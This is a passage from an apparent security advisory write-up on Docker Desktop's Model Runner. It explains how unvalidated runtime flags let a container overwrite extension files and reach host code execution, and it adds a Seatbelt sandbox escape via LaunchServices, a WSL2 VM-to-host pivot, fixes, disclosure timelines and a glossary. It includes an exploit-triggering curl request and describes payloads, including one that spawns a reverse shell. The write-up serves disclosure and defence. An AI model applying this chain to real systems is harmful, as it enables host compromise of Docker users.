# 3. OS independent

curl http://model-runner.[redacted]/engines/llama.cpp/v1/chat/completions -d '{

    "model":"malicious/model:latest",

    "messages":[{e

        "role":"user",

        "content":"hey there!"

    }]

}'
Line by line:
- Request 1 pulls the crafted model, named
malicious/model:latest, from a registry. This is the model whose metadata contains the JavaScript. - Request 2a, for Windows, stores a configuration whose
--log-filepoints at theindex.htmlof an installed extension calledngrok_ngrok-docker-extension, under the user'sAppData\Roaming\Docker\extensionsfolder. The doubled backslashes are how you write a single backslash inside a JSON string.$USERNAMEis a placeholder for the leaked username.-n 1keeps the log short. - Request 2b, for macOS, does the same with a relative path,
./extensions/ngrok_ngrok-docker-extension/ui/ui/index.html, because the working directory already sits inside theDatatree. - Request 3 triggers a chat completion, which starts the runner with the stored flags and writes the log over the extension's
index.html.
- Stage 2, from the host: when the user opens the extension, the renderer parses the overwritten
index.htmland executes the injected JS. It callsddClient.docker.cli.execto create a helper container that mounts the VM root at/hostOSand, through the VirtioFS or 9P mount, writes an executable into the extension'shost/directory (calc.shon macOS,calc.baton Windows). It then callsddClient.extension.host.cli.execto run the dropped executable on the host, with the Docker Desktop user's privileges. No sandbox profile gates arbitrary code execution through the extension UI.
The write-up shows the PoC running on macOS and on Windows.
Step 9: Escaping the macOS Seatbelt sandbox with a single call (ZDI-26-451)
In Stage 2 above, two ddClient calls are used: one to drop an executable to the host directory, and a second to invoke it. It was possible to achieve arbitrary code execution on the host using a single ddClient call that uses only the Docker CLI.
The llama-server executable is generally run from the user's home directory, as DMR ships an update mechanism that downloads the latest binaries from Docker Hub into ~/.docker/bin/inference/. The question was what happens if the binary itself is replaced with an executable script and then invoked through the chat-completions API.
The weakness lies in the Seatbelt profile: com.docker.llama-server's profile does not deny access to the launchservicesd Mach service. A Mach service is macOS's internal way for programs to offer services to each other; launchservicesd is the system service that knows how to open applications. Seatbelt profiles are inherited across standard fork/exec (the normal way one program starts another, where the child stays inside the parent's rules), but macOS offers an alternate execution path through LaunchServices via the /usr/bin/open executable. When a sandboxed process invokes open, execution is delegated to launchd, the system's master process starter, and because launchd becomes the parent, the target spawns as a new process, free of the caller's sandbox restrictions.
In everyday terms: the sandbox is a room with a guard at the door. But there is a mail slot to the building manager, and anything posted through it is delivered by the manager, who is not bound by the room's rules.
To simulate a container with access to the Docker Desktop VM via a bind mount (the same VirtioFS sharing described above), ~/.docker/bin/inference/com.docker.llama-server is overwritten with a shell script. The container then calls the chat-completions API, which triggers the Docker Backend to launch the script under the Seatbelt profile. The script creates an application bundle under /private/var/tmp (a location the profile permits writing to), containing an app that spawns a reverse shell, and then runs open -a /private/var/tmp/poc.app followed by open -a Calculator. A reverse shell is a connection back to the attacker that gives them a command prompt. Both calls are delegated to LaunchServices and forwarded to launchd, which spawns the apps unsandboxed. The Seatbelt profile is not inherited across that boundary, although the standard macOS protections such as TCC and Gatekeeper still hold. TCC is macOS's privacy system that asks your permission before apps touch files, camera or microphone; Gatekeeper checks that apps are signed and known.
Step 10: Escaping the WSL2 VM through Docker Extensions (ZDI-26-258)
On Windows, Docker Desktop uses WSL2 as the default backend. At Pwn2Own Vancouver 2024, STAR Labs researchers demonstrated a Docker Desktop container escape on Ubuntu (ZDI-24-1019 / CVE-2024-6222, fixed in 4.29.0), using an io_uring use-after-free to escape from the container into the VM and Docker Extensions to pivot from the VM to the host. io_uring is a Linux feature for fast input/output; a use-after-free is a bug where a program keeps using memory after freeing it, which an attacker can exploit. They installed an arbitrary extension via the extension-manager socket and navigated the UI via a socket named backend.sock to invoke a host binary. In response, Docker disabled io_uring and later enabled a flag in version 4.31.0 to only allow installation of extensions distributed through the Docker Marketplace.
In April 2025 the researchers found that if the Docker Desktop VM is compromised, the "Allow only extensions distributed through the Docker Marketplace" flag could be toggled from the VM itself through the same backend socket. The backend socket is located at /run/host-services/backend.sock in the VM. It exposes an /app/settings API that answers both GET and POST, where GET returns the current settings and POST modifies them. Flipping onlyMarketPlaceExtensions re-enabled arbitrary extension installation, which in turn leads to arbitrary code execution on the host. The finding was reported as ZDI-26-258 to Docker, which responded that the attack scenario falls outside of their threat model since the container-to-VM escape prerequisite is privileged in the first place. Hence, if you have a container-to-VM escape for WSL2 or an exposed Docker API (for example CVE-2025-9074) or a way to mount Docker sockets, you can use such VM-to-host escapes to achieve arbitrary code execution on the host.
Root cause
The core mistake is that _configure accepts caller-supplied runtime flags and appends them to llama-server's command line as-is. The ConfigureRequest struct exposes runtime-flags (saved verbatim) and raw-runtime-flags (tokenized through shellwords.Parse()), and GetArgs appends config.RuntimeFlags after the hardcoded arguments. Nothing validates that the flags are safe, so a container with default privileges can choose filesystem-touching arguments such as --log-file, --grammar-file and --chat-template-file. The API is unauthenticated and reachable from any container at model-runner.[redacted], so there is no authentication boundary in front of the primitive either.
The second design issue is the sandbox asymmetry. The macOS Seatbelt profile is restrictive but deliberately allows reads and writes under the Docker Desktop Data tree, which contains logs, IPC sockets, extension assets and the VM data disk. The Windows Job Object imposes no filesystem restrictions at all, so the same flags give arbitrary read and write bounded only by the user's DACL. The Seatbelt profile also does not deny access to the launchservicesd Mach service, which allows the open/LaunchServices path to spawn processes outside the sandbox.
The third issue is that Docker Extensions are trusted to trigger privileged host operations by design, and their assets sit at predictable paths that the inference sandbox can write to. The renderer executes whatever is in the extension's index.html, and ddClient.docker.cli.exec and ddClient.extension.host.cli.exec give the injected JS a route to run code on the host. The Electron hardening (Node.js integration disabled, context isolation, sandboxing) does not help once the extension's own HTML is replaced.
Impact
On macOS, the argument-injection primitive alone gives a denial of service: a container created with the default set of privileges can overwrite and corrupt the Docker Desktop VM's data disk, which holds every container, image, volume and image build cache for the current user. That is ZDI-26-150 / CVE-2026-28400.
Under non-default configurations, the same primitive turns into arbitrary code execution on the host, on both macOS and Windows. The full chain requires a Docker Extension to be installed, the user to run a malicious image or a container to be compromised, and the user to open the extension's UI after running it. When those hold, code runs on the host with the privileges of the user running Docker Desktop. The Windows path additionally needs the username leak to make the write deterministic.
The Seatbelt escape (ZDI-26-451) was demonstrated with a container that has access to the Docker Desktop VM via a bind mount, and the report notes arbitrary code execution on the host was possible with a single ddClient call using only the Docker CLI. Standard macOS protections such as TCC and Gatekeeper still apply.
The WSL2 VM-to-host pivot (ZDI-26-258) requires a compromised Docker Desktop VM in the first place; Docker considers that prerequisite privileged and outside its threat model. With a container-to-VM escape for WSL2, an exposed Docker API such as CVE-2025-9074, or a way to mount Docker sockets, the pivot gives arbitrary code execution on the host.
Fix
For ZDI-26-150, the fix came in three stages:
0699420a(#482, 2025-12-05) removed runtime flags fromPOST /engines/_configureentirely, replacing them with structured backend-specific configuration.41dd3f13(#518, 2025-12-16) reintroduced runtime flags but addedvalidatePathSafety, which rejects any flag or value containing/or\, fixing the path operations.9acf1ed9(#601, 2026-02-09) layered on a strict per-backend allowlist, so only safe flags such as--threadsor--ctx-sizepass validation.
An allowlist is the opposite of a blocklist: instead of banning known-bad things, you permit only known-good ones. All three shipped in DMR v1.0.16, with a follow-up hardening commit 78504107 (#667) removing --trust-remote-code, an allowlisted flag that could allow models in vLLM to escape the container. Docker Desktop users received the fixed DMR via version 4.61.0 and later.
For ZDI-26-451, commit 98038869 modified the Seatbelt profile to deny Mach service lookups for com.apple.launchservicesd and com.apple.coreservices.launchservicesd, blocking the LaunchServices path.
For ZDI-26-258, Docker responded that the scenario falls outside its threat model because the container-to-VM escape prerequisite is privileged.
Disclosure timeline for ZDI-26-150 (Docker Desktop for Mac Docker Model Runner Exposed Dangerous Function Denial-of-Service Vulnerability): reported to the vendor on 2025-11-05; Docker confirmed the fix on 2026-03-03 (CVE-2026-28400, GHSA-m456-c56c-hh5c); coordinated public release of the advisory on 2026-03-03.
Disclosure timeline for ZDI-26-451 (Docker Desktop for macOS Inference Server Permissive Allow List Sandbox Escape Vulnerability): reported to the vendor on 2026-02-25; Docker merged the tightened Seatbelt profile on 2026-02-27; coordinated public release of the advisory on 2026-07-23.
Variants to test
- Other unauthenticated local APIs that accept runtime flags: look for endpoints that persist configuration and apply it on the next process spawn. A positive result is a stored flag that changes the command line of a host process, visible in the process listing or in the effect of a filesystem-touching flag.
- Other
llama-serverflags that touch the filesystem: the report lists--grammar-file,--chat-template-fileand--log-file, and notes that--lora,--control-vector,--model,--json-schema-file,--mmproj,--api-key-fileand--model-draftaccept UNC paths on Windows. A positive result is a read of a file outside the intended sandbox, or an outbound SMB connection that discloses the username. - Other log sinks in
llama-server: GGUF metadata key names, metadata values such asgeneral.name, andtokenizer.chat_templateare listed as unsanitized. A positive result is attacker-chosen content appearing verbatim in the log file. --override-kvcombined with--verbose: a positive result is crafted metadata or prompt content written into the log without a crafted model.- Other Electron-based extension hosts with a
ddClient-style bridge: check whether extension assets are writable from a sandboxed process and whether the renderer executes them. A positive result is JS execution in the renderer and a host CLI call from it. - Other Seatbelt profiles that allow
(allow default)and do not denylaunchservicesd: a positive result isopen -aspawning an application outside the sandbox. - Other VM-to-host pivots through a backend socket: check whether settings such as
onlyMarketPlaceExtensionscan be changed from inside the VM. A positive result is arbitrary extension installation from a compromised VM.
Conclusion
Local inference is only going to become more common in developer environments as open-weight models and the hardware to run them improve. The boundaries developers tend to trust (container isolation, sandboxed inference, and marketplace-only extensions) do not automatically extend to the attack paths that arrive with a local-AI stack. A careful audit of deliberate design choices is essential to identify potential vulnerabilities before the most critical components of the supply chain are compromised.

Glossary
- API: a defined set of addresses and rules one program uses to ask another program to do something.
- Argument: one word in the list of words used to start a program, telling it what to do.
- Argument injection: a vulnerability where an attacker can add or change a program's command-line arguments, changing its behaviour without touching its code.
- Authentication: proving who you are, usually with a password or token.
- Bind mount: making a folder from one place appear inside another, so both see the same files.
- Container: a way to run a program with its own private view of files and network, so it cannot normally touch the rest of the computer.
- Container escape: getting out of a container's isolation and reaching the machine that hosts it.
- CVE: a public identifier for a known security vulnerability.
- DACL: the Windows access-control list attached to a file, saying who may read or write it.
- Denial of service: making a system unusable rather than stealing from it.
- Digest: a fingerprint computed from a file's contents, used to check whether two files are identical.
- Docker Backend: the helper program (
com.docker.backend) that sits between the host and the Linux VM and passes messages. - Docker Desktop: the application that runs containers on macOS and Windows.
- Docker Extension: a plugin that adds a panel to Docker Desktop's window and can run code on the host.
- Docker Model Runner (DMR): the Docker Desktop feature that downloads and serves AI models locally.
- Electron: a framework for building desktop apps out of web pages.
- GGUF: the file format used to store AI models for llama.cpp.
- Goroutine: a lightweight background thread in the Go programming language.
- Host: the real computer you are sitting at, as opposed to a container or virtual machine.
- IPC: inter-process communication, the ways programs on the same machine pass messages.
- Job Object: a Windows feature for grouping processes so the system can limit their memory, CPU, count and lifetime.
- JSON: a text format for structured data, like a very strict form.
- Key-value pair: a label and its value, such as "name: my model".
- launchd: the macOS system process that starts other processes.
- LaunchServices: the macOS system service that knows how to open applications.
- llama-server: the program from the llama.cpp project that actually runs the AI model.
- Mach service: a way for programs on macOS to offer services to each other.
- Net-NTLMv2: a hashed proof of a Windows password sent during network login, which can be captured and attacked offline.
- OCI artifact: a package in the standard format used by container registries.
- Renderer: the part of a desktop app that draws the page on screen.
- Reverse shell: a connection back to an attacker that gives them a command prompt on the victim's machine.
- Sandbox: a set of rules the operating system enforces on a process, saying what it may read, write and do.
- Seatbelt: Apple's built-in sandbox mechanism, configured with a text file of rules.
- Sink: a place in a program where attacker input ends up doing something real, such as writing a file.
- SMB: Windows' file-sharing protocol.
- Socket: a way for programs on the same machine to talk, like an internal phone line.
- Token: a small chunk of text in AI output; also, a secret string used to prove identity.
- TCC: macOS's privacy system that asks your permission before apps touch files, camera or microphone.
- UNC path: a Windows path starting with two backslashes that points at a network share.
- Unix socket: a socket on Unix-like systems, addressed by a file path.
- Use-after-free: a bug where a program keeps using memory after freeing it, which an attacker can exploit.
- VirtioFS: a way of sharing folders between a virtual machine and its host on macOS.
- WSL2: Microsoft's way of running Linux alongside Windows.
- 9P: a protocol for sharing files between machines, used by WSL2 to mount Windows drives.



